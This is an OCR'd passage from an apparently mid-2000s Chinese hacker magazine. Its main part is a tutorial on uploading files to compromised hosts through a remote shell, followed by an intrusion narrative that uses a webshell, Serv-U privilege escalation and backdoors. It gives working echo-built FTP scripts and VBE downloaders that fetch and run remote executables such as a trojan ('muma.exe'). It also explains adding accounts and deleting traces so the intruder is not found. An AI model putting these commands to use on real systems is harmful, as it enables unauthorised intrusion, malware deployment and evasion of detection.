


图8

再切换到我们得到的对方的 SHELL 窗口里，点击右键选择“粘贴”命令把我们刚才复制的字符都粘贴进去，你会看到代码飞速变换，像黑客帝国里的镜头，很过瘾的！如图9 所示。




图9

代码复制完成后，输入命令：

ren tvisGRAY 3389.exe

就可以把 3389.exe 还原，现在你的这个文件就传上去了。这种方法的优点是不言而喻的，因为它可以直接利用已经得到的 shell 将文件以“代码”的形式输入到对方电脑，不需要任何网络工具的支持，同样也不必打开任何的端口，也没有任何进程，能穿越任何防火墙。不过这种方法也有一个明显的缺点，就是上传的程序体积不能太大，不然代码的上传时间太久不说，再还原成源程序的时候也可能出现问题。

四、FTP 法传输

有的时候我们的计算机没有公网 IP 地址，如果想用 TFTP 就比较麻烦了，如果你嫌上面的办法比较烦琐的话，那你还可以用这个比较简单的办法——FTP，但是我们在得到的 SHELL 里不能直接登陆我们的 FTP 服务器去下载东西，这涉及到一些 FTP 协议的问题，在这里就不详述了，我们只是讨论怎么传文件嘛！当不能直接上传的时候我们可以换个办法来实现，这个办法就是写一个 ftp.txt 文件来向 FTP 服务器提交就可以了。在得到的肉鸡的 SHELL 里写入以下代码：

```
echo ftp >ftp.txt
echo open 服务器ip [端口]>>ftp.txt
echo username>>ftp.txt
echo password>>ftp.txt
echo get sample.exe>>ftp.txt
echo bye>>ftp.txt
```

其中服务器IP 是存有你想传到肉鸡的文件的 FTP 的服务器 IP 地址，username 是你登陆你的 FTP 的帐号，password 是你的密码，sample.exe 是你想下载的程序名字。最后一个 bye 是退出 FTP 服务器，图10 所示是我做的一个示范。




图10


其中 218.XXX.XX.163 就是我的 FTP 服务器的 IP 地址，iceskysl 就是我的用户名，653917 就是我的密码；mt.exe 就是我想下载的文件。运行 DIR，查看 ftp.txt 文件是否写成功了？如图10 所示。

为了确保我们没有写错，最好还是用 TYPE 命令来看看这个 ftp.txt 文件的内容是不是我们想写进去的，一般来说是不会错的。接着执行：

ftp -s:ftp.txt

下载这个文件。这里下载的是 mt.exe 文件，如图11 显示的就是我成功下载的提示。

记得最后要用 del ftp.txt 删掉我们写的这个 TXT 文件，要不被发现了我们就亏大了！现在这个文件传上去了，接下去该怎么做就不用我教你了吧！



```
C:\WINDOWS\system32\cmd.exe
E:\5.10>type E:\5.10\ftp.txt
ftp
open 218.[redacted].163 21
iceskysl
653917
get nt.exe
bye

E:\5.10>ftp -s:ftp.txt
ftp> ftp
Invalid command.
ftp> open 218.[redacted].163 21
Connected to 218.[redacted].163.
220 (vsFTPd 1.2.1)
User (218.1[redacted].163:(none)):
331 Please specify the password.

230 Login successful.
ftp> get nt.exe
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for nt.exe (40960 bytes).
226 File send OK.
ftp: 收到 40960 字节，用时 0.00Seconds 40960000.00Kbytes/sec.
ftp> bye
221 Goodbye.

E:\5.10>
```


图11

五、利用xiazai.vbe法

这种方法也是简单有效的，我们在得到的肉鸡SHELL里依次写入下面这些命令来创建一个VBE文件，代码如下：

```
echo with wscript:if .arguments.count^<2 then .quit:end if >xiazai.vbe
echo set aso=.createobject("adodb.stream"):set web=createobject("microsoft.xmlhttp") >>xiazai.vbe
echo web.open "get",.arguments(0),0:web.send:if web.status^>200 then quit >>xiazai.vbe
echo aso.type=1:aso.open:aso.write web.responsebody:aso.savetofile .arguments(1),2:end with >>xiazai.vbe
```

这样就会在肉鸡中生成一个xiazai.vbe的文件，如图12是我演示的一个结果显示，我们通过DIR可以看到这个xiazai.vbe文件已经成功创建了。



```
Telnet 218.[redacted].166
E:\>echo set aso=.createobject("adodb.stream"):set web=createobject("microsoft.xmlhttp") >>xiazai.vbe

E:\>echo web.open "get",.arguments(0),0:web.send:if web.status^>200 then quit >>xiazai.vbe

E:\>echo aso.type=1:aso.open:aso.write web.responsebody:aso.savetofile .arguments(1),2:end with >>xiazai.vbe

E:\>dir
 驱动器 E 中的卷没有标签。
 卷的序列号是 C4D8-3183

 E:\ 的目录

2005-05-10  19:45              28,160 nc.exe
2005-05-04  02:42             363,008 rmtSvcN.exe
2005-05-10  15:45    <DIR>            soft
2005-05-04  02:47                   0 TFTP3596
2005-05-10  20:55                 300 xiazai.vbe
2005-04-10  20:40    <DIR>            xiny
               4 个文件        391,468 字节
               2 个目录 18,572,947,456 可用字节

E:\>
```

图12

现在我们只要输入：

cscript xianzai.vbe http://iceskysl.e2u.cc/server.exe mtt.exe

就可以把http://iceskysl.e2u.cc/server.exe这个地址下的这个server.exe下载到肉鸡中并且改名字为mtt.exe，目的达到，接着输入mtt.exe回车就可以运行下载的程序了。

六、利用iget.vbe法

这种方法同上面的方法差不多，只是写法不一样，具体还是在肉鸡SHELL中写入下面的代码：

```
echo iLocal = LCase(WScript.Arguments(1)) >iget.vbe
echo iRemote = LCase(WScript.Arguments(0)) >>iget.vbe
echo Set xPost = CreateObject("Microsoft.XMLHTTP") >>iget.vbe
echo xPost.Open "GET", iRemote, 0 >>iget.vbe
echo xPost.Send() >>iget.vbe
echo Set sGet = CreateObject("ADODB.Stream") >>iget.vbe
echo sGet.Mode = 3 >>iget.vbe
echo sGet.Type = 1 >>iget.vbe
echo sGet.Open() >>iget.vbe
echo sGet.Write(xPost.responseBody) >>iget.vbe
echo sGet.SaveToFile iLocal, 2 >>iget.vbe
```

写好后执行：

cscript iget.vbe http://icesky.com/muma.exe mm.exe

就可以把http://icesky.com/muma.exe这个地址下的程序muma.exe下载下来，并且改名为mm.exe。

七、利用Http网站vbe法

这个就是前面“Recton程序种植者所用的HTTP法”下载的原理，我们在得到的肉鸡的SHELL里依次写入：

```
echo Set xPost = CreateObject("Microsoft.XMLHTTP") >dsa.vbe
echo xPost.Open "GET", "http://***.*/sample.exe", 0 >>dsa.vbe
echo xPost.Send() >>dsa.vbe
echo Set sGet = CreateObject("ADODB.Stream") >>dsa.vbe
echo sGet.Mode = 3 >>dsa.vbe
echo sGet.Type = 1 >>dsa.vbe
echo sGet.Open() >>dsa.vbe
echo sGet.Write(xPost.responseBody) >>dsa.vbe
echo sGet.SaveToFile "sample.exe", 2 >>dsa.vbe
```

写好后执行：**cscript dsa.vbe**

就可以把http://***.*/sample.exe（注意要换成你自己放程序的地址）地下的文件下载下来了，最后同样别忘记了用del dsa.vbe删掉我们刚才写的那个文件哦！

八、3389法

如果你得到的主机是可以开3389的，那就更加好办了，我们有很多的办法开3389（到底怎么开就不在本文之内了，你可以查阅相关资料），你就可以开了他的3389，再自己添加一个帐号，然后登陆，在他的3389桌面环境下进行“本地”下载，该方法还有一个好处就是对服务器上传很严格的机器特有效（包括硬件防火墙）。

以上就是我们经常用到的上传文件的办法，代码都整理好了放在光盘中。免得你一句一句写的时候出错，你直接拿去用就OK了！有不懂的等我考试完再说吧！拜拜~看书去了~~

（本文所涉及的TFTP32.exe、Recton v 2.5、exe2bat.exe、xiazai.vbe、iget.vbe、dsa.vbe在光盘中均有收录。）

雕虫小技● 网吧中的社会工程学

网吧中会安装很多管理程序，如网吧计费软件、还原卡或优化大师，网管会设置进入这些软件时必须输入密码，而网管往往会设置相同的密码。这时，我们只要破解出其中一个密码，然后去其他需要密码的地方试试，成功率很高哦~

你的4899我要动
——记一次对Radmin的入侵

图By 一剑倾心

俺以前以为高手就要在cmdshell下工作，那才叫有感觉，可是最近因为需要将QQ升级，不得不搞些图形界面的操作（哪位大虾知道cmd下挂QQ的办法希望可以告诉我，早日达到3太阳。），所以准备找肉鸡挂挂QQ。（小编：林子大了什么鸟都有啊，肉鸡挂QQ^%$%$%#$）

刚有这念头不久就发现了一个目标——一个游戏网站，现在还打着2004的招牌，证明管理员不是很勤快，这样的肉鸡挂QQ的时间才会长久。呵呵，更为惊喜的是动网6.0的upfile.asp还存在，那个高兴哪。肉鸡得来全不废工夫，得到Webshell的过程偶就不说了，看看以前的杂志吧，反正我是用一个网上几乎泛滥了的上传工具得到了一个Webshell，如图1。




图1

晕啊，看看环境，不支持Fso呵，不过可以执行命令，可以用asp木马自带的功能看看进程，哈哈，有Server-U哦，有一个杀毒软件的进程，好象是诺顿，但是看不到防火墙的进程。还可以上传，用免Fso的webshell看一下可以浏览默认的所有文件夹，呵呵......除了一个Fso的限制几乎就是个不设防的城市啊！用Server-U提权，然后开3389，然后挂......想不到我挂QQ之旅如此顺利啊！（事实上当然不是这样，往下看啊！）

为了后来的操作方便，偶就先给他装了一个Tcmd，这个在以前的非安全有介绍，在1418端口监听，连上去之后就是一个cmdshell！溢出执行**serveru.exe "tcmd -install 1418 jnc"**

等命令执行完之后马上看看端口开没有。开了，可是连接的时候居然返回超时。这时才发现尽管系统开了很多的端口，可是在外面根本都不能访问！用x-scan扫描1-5000端口，开得不多，如图2。




图2

尽管有溢出的system权限，但是居然连防火墙进程都看不到，看来有可能做了Tcp/ip筛选，或者在网络上有限制，要么就是硬件防火墙了。呵呵，也没有关系，先传一个黑客之门上去再说，它对付大部分的网络禁止和防火墙还是有效的！用溢出程序安装完成之后，按照他说的type c:\winnt\temp\system.tmp有成功的提示，呵呵，成功了，连接上去！如图3。

